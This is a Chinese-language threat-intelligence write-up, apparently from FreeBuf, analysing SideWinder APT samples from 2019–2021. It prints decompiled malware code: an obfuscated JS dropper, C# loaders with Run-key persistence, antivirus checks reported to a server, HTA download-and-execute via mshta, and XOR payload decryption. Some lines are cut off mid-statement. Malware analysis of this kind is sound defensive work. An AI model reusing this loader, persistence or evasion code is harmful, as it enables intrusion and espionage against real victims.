
APT SideWinder针对南亚某区域的最新攻击活动 - FreeBuf网络安全行业门户

freebuf.com/articles/network/269251.html

HW期间，为防范钓鱼，即日起FreeBuf将取消投稿文章的一切外部链接。给您带来的不便，敬请谅解~

背景概述

近日NDR团队捕获多起南亚APT组织SideWinder攻击事件。下图为攻击样本下载的截图。



SideWinder简介

响尾蛇(又称SideWinder，T-APT-04)是一个背景来源于印度的 APT 组织，该组织此前已对巴基斯坦和东南亚各国发起过多次攻击， 该组织以窃取政府、能源、军事、矿产等领域的机密信息为主要目的。


样本分析

本次捕获到的攻击样本手法与往期相似，即通过带漏洞的RTF文档释放并执行JS脚本：

SideWinder组织惯用手法最明显标志为在一阶脚本中最后动态调用自加载程序o.work函数。

网上关于SideWinder分析文章很多在此不做过多描述，简单说明第一步内存加载o.work变化。

常见o.work调用如下：


加载器，用于持久化（注册表RUN）与后续恶意程序运行
后续恶意程序
动态加载 加载器

```
    try{

    var FwJJM = ActiveXObject;
    var ArBxay = window["eval"]("String.fromCharCode");
    function ISED(str) {
        var b64 = "phxnUTw1dNMzkgV95I64cAOFQjtRfCHP0q2iXv8GWBamuDYoJy7eSZlEbLKr3s+/=";
        var b, result = "",
            r1, r2, i = 0;
        for (; i < str.length;) {
            b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
                (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));

            result += r1 === 64 ? ArBxay(b >> 16 & 255) :
                r2 === 64 ? ArBxay(b >> 16 & 255, b >> 8 & 255) :
                ArBxay(b >> 16 & 255, b >> 8 & 255, b & 255);
        }
        return result;
    };
    function ZTAzLRf (key, bytes){
        var res = [];
        for (var i = 0; i < bytes.length; ) {
            for (var j = 0; j < key.length; j++) {
                res.push(ArBxay((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
                i++;
                if (i >= bytes.length) {
                    j = key.length;
                }
            }
        }

        return res.join("")
        }
    function cAvWHINO(bsix){
                return ZTAzLRf(keeee,ISED(bsix))
                }
                var keeee = ZTAzLRf("eiGF",ISED("FAByPZ"+"AtNFQ="));

var da = "";
var dash = "";
function iJQIyv(b) {
var so = cAvWHINO("HFNeH1T7Nq3F1hXOfOdifFv7CEqyf2gZHONEH1TJMwICtE0Nt8I6IOBSQUBajpjQF1I0ROBmMUhqjULNAAbXpTvXnSyiCTDnQGI051TUdETLfvL3t
 var ec = cAvWHINO("tUIj"+"FXN6"+"nJ==");
try {
    var shells = new FwJJM(cAvWHINO("RlhA6Zv"+"nIqLmOZ"+"gAFp=="));

    function quuhNr() {
    ver = cAvWHINO("40UQ"+"xIbw"+"c0fM"+"hp==");
    try {
    shells.Environment(cAvWHINO("tUI"+"jOv"+"ApU"+"5=="))(cAvWHINO("HEyrtFy8kO"+"sYAXIMOAJk")) = ver;;
     var objWMIService = GetObject(cAvWHINO("4ZBQAICHIXkxRlW"+"FRUUgFSyojAy4Iq"+"hj4UBZFTLihSdM"));
     var colItems = objWMIService.ExecQuery(cAvWHINO("tZjtFTg1"+"5qWQCcIO"+"FIkiFXyt"+"QThxIqI0"+"6vy64Ig1"), null, 48);
     var objItem = new Enumerator(colItems);
    var x = "";
    for (; !objItem.atEnd(); objItem[cAvWHINO("AAypF1LOwX5=")]()) {
        x += (objItem.item().displayName + cAvWHINO("wp"+"==") + objItem.item().productState).replace(cAvWHINO("w"+"p"+"="+"="), "")
    }
    var stm = iJQIyv(so.split(cAvWHINO("I"+"0"+"="+"=")).join(''));
    var fmt = new FwJJM(cAvWHINO("tSBT4AAH4wNgFcN5F"+"AjkQZZhFZqfOqqI4T"+"BjAyLZncNAcXNgAcU"+"I1GBtOTqx6Xy7cAZF"+"6SvZncNAcXNgAcU="))
    var al = new FwJJM(cAvWHINO("tSBT4AAH"+"41gFFZBf"+"cSfzFZjp"+"w1qx55gN"+"CTBT45=="));
    var d = fmt[cAvWHINO("PTjIFUNtpZyI6Ag8p0==")](dash);
    al.Add(undefined);
    var o = d[cAvWHINO("PUBQO"+"TZtpF"+"vOIAv"+"6A5==")](al[cAvWHINO("RIyE"+"6SN6"+"wJ==")]())[cAvWHINO("HST4OUIOMZ"+"LzIZCFcZQ=")](e
    if (x && x.length) {
        x = x + cAvWHINO("jS"+"hx"+"F0"+"U=");
    }
     var aUrl = cAvWHINO("cUCx6ckN4IsRFADc1vWkIhApcZBT55fHASTIT0"+"dwAJfFpqXkp5COpqfpw5WPpSShpppxnJ5wcpXV"+"1Th5FIQI15bMpJJxpZUNTJkjE
    o[cAvWHINO("RZyUc0==")](cAvWHINO("cUCx6ckN4IsRFADc1vWkIhApcZBT55fHASTIT0dwAJfFpqXkp5"+"COpqfpw50PpXShpppxnJ5wcpXV1Th5FIQI15qOhAq6
    window.close();
} catch (e) { o[cAvWHINO("RZyUc0==")](cAvWHINO("cUCx6ckN4IsRFADc1vWkIhApcZBT55fHAS"+"TIT0dwAJfFpqXkp5COpqfpw50PpXShpppx"+"nJ5wcpXV1Th
finally { }

    }
    catch (e) {}
    finally{window.close();}o
```

Installer.dll/LinkZip.dll/App.dll（o.work）简述

Installer.dll

时间2019

Loader主要分为两部分第一部分为持久化操作（注册表RUN），第二部分为运行后续恶意程序。

Load进行杀软检测，将检测结果拼接发送到服务端。


注：该部操作前提主机中不存在360、avast、avg


```
using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = new ManagementObjectSearcher("root\\SecurityCenter2",
{
    while (enumerator.MoveNext())
    {
        ManagementObject managementObject = (ManagementObject)enumerator.Current;
        text += managementObject["displayName"];
    }
}
text = text.ToLower();
if (!text.Contains("360") && !text.Contains("avast") && !text.Contains("avg"))
{
    this.downloadData(avUrl + text);
}
```

持久化操作


```
}
this.instfolder = this.instfolder.Trim();
string text2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), this.instfolder);
string text3 = Environment.ExpandEnvironmentVariables("%windir%\\syswow64\\");
if (!Directory.Exists(text3))
{
    text3 = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");
}
this.copyexe = text3 + this.copyexe;
RegistryKey arg_13C_0 = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
if (File.Exists(Path.Combine(text2, Path.GetFileName(this.copyexe))))
{
    throw new Exception("Already installed");
}
```

程序会将URL中第一个/后5个字节取出替换后续程序中标记{rox}（用于解密后续服务器数据的key）






程序会将URL替换后续程序中标记####



后续程序通过白加黑启动（Duser.dll）



解密数据key为之前URL的前5个字节

```
for ( i = 0; i < v10; ++i )
  *(_BYTE *)(*(_DWORD *)a2 + i) ^= off_1001987C[(int)i % 5];
```

```
mov     esi, 5
idiv    esi
mov     eax, off_1001987C ; "LF6RP"
movsx   edx, byte ptr [eax+edx]
xor     ecx, edx
```

调用JS执行数据

```
if ( result )
{
  v2 = sub_100029E0(Block);
  CoInitialize(0);
  CLSIDFromProgID(L"Javascript", &clsid);
  sub_10001F10();
  ppv = 0;
  result = CoCreateInstance(&clsid, 0, 0x17u, &riid, &ppv);
```

LinkZip.dll

时间2020

相较于2019年Installer.dll，LinkZip.dll去除了驻留、解密等功能，获取杀软信息由JS脚本进行实现。LinkZip.dll主要完成下载者功能，对加载的数据解压运行。

```
string path = this.GenerateToken(10) + ".hta";
try
{
    File.WriteAllBytes(Path.Combine(this.location, documentName), Filegenerator.Decompress(Convert.FromBase64String(doc)));
    Process.Start(Path.Combine(this.location, documentName));
}
catch (Exception)
{
}
try
```

```
if (!File.Exists(Path.Combine(this.location, path)))
{
    goto IL_75;
}
IL_CD:
if (File.Exists(Path.Combine(this.location, path)))
{
    new ManagementClass("\\\\.\\root\\cimv2:Win32_Process").InvokeMethod("Create", new object[]
    {
        "mshta.exe " + Path.Combine(this.location, path)
    });
    Thread.Sleep(2000);
    File.Delete(Path.Combine(this.location, path));
}
```

对捕获的样本分析发现服务端路径存在以下规律：

二阶脚本下载目录

http://xxx/cgi/xxx/xxx/xxx/xxx/file.hta

杀软信息上传目录


http://xxx/plugins/xxx/xxx/true/true/%杀软名称%

后续白加黑（Duser.dll）

App.dll

时间2021

App.dll与LinkZip.dll非常相似，其添加了异常回传、启动Decoy功能。



```
public void Work(string AccessorNotifyObserverState, string AlgorithmCaptureStructureProgram, string PrivateRestoreTemplateDecorator, string SingleInterpreterNotifyFacade)
{
    try
    {
        this.MementoTreeSequentialInstance(AlgorithmCaptureStructureProgram);
    }
    catch
    {
    }
    if (!string.IsNullOrEmpty(SingleInterpreterNotifyFacade))
    {
        try
        {
            string expr_27 = Environment.ExpandEnvironmentVariables("%temp%\\" + SingleInterpreterNotifyFacade);
            File.WriteAllBytes(expr_27, Program.MementoNotifyCaptureShare(Convert.FromBase64String(PrivateRestoreTemplateDecorator)));
            Process.Start(expr_27);
        }
        catch (Exception ex)
        {
            try
            {
                this.MementoTreeSequentialInstance(AlgorithmCaptureStructureProgram + "&e=" + ex.Message);
            }
            catch
            {
            }
        }
    }
    try
    {
        Type[] exportedTypes = Assembly.Load(this.MementoTreeSequentialInstance(AccessorNotifyObserverState)).GetExportedTypes();
        for (int i = 0; i < exportedTypes.Length; i++)
        {
            Type type = exportedTypes[i];
            if (type.Name.Equals(base.GetType().Name))
            {
                object[] args = new object[]
                {
                    AlgorithmCaptureStructureProgram
                };
                Activator.CreateInstance(type, args);
                break;
            }
        }
    }
```

服务端规律变化：

https://xxx/xxx/x/xxx/x/x/x/xxx/files-xxx/x/

https://xxx/xxx/x/xxx/x/x/x/xxx/files-xxx/x/data?d=%杀软信息%

https://xxx/xxx/x/xxx/x/x/x/xxx/files-xxx/x/data?d=%杀软信息%&e=%异常信息%

后续白加黑（Duser.dll）

总结

19年SideWinder一阶脚本代码未经任何处理，所有字符、C&C、函数名称均为明文；从20年开始SideWinder对一阶脚本进行关键字符加密，在内存加载的O.WORK功能变得更为单一仅保留加载功能去除驻留功能；21年服务器路径特征已发生变化。

本文作者：，转载请注明来自FreeBuf.COM

APT组织 # SideWinder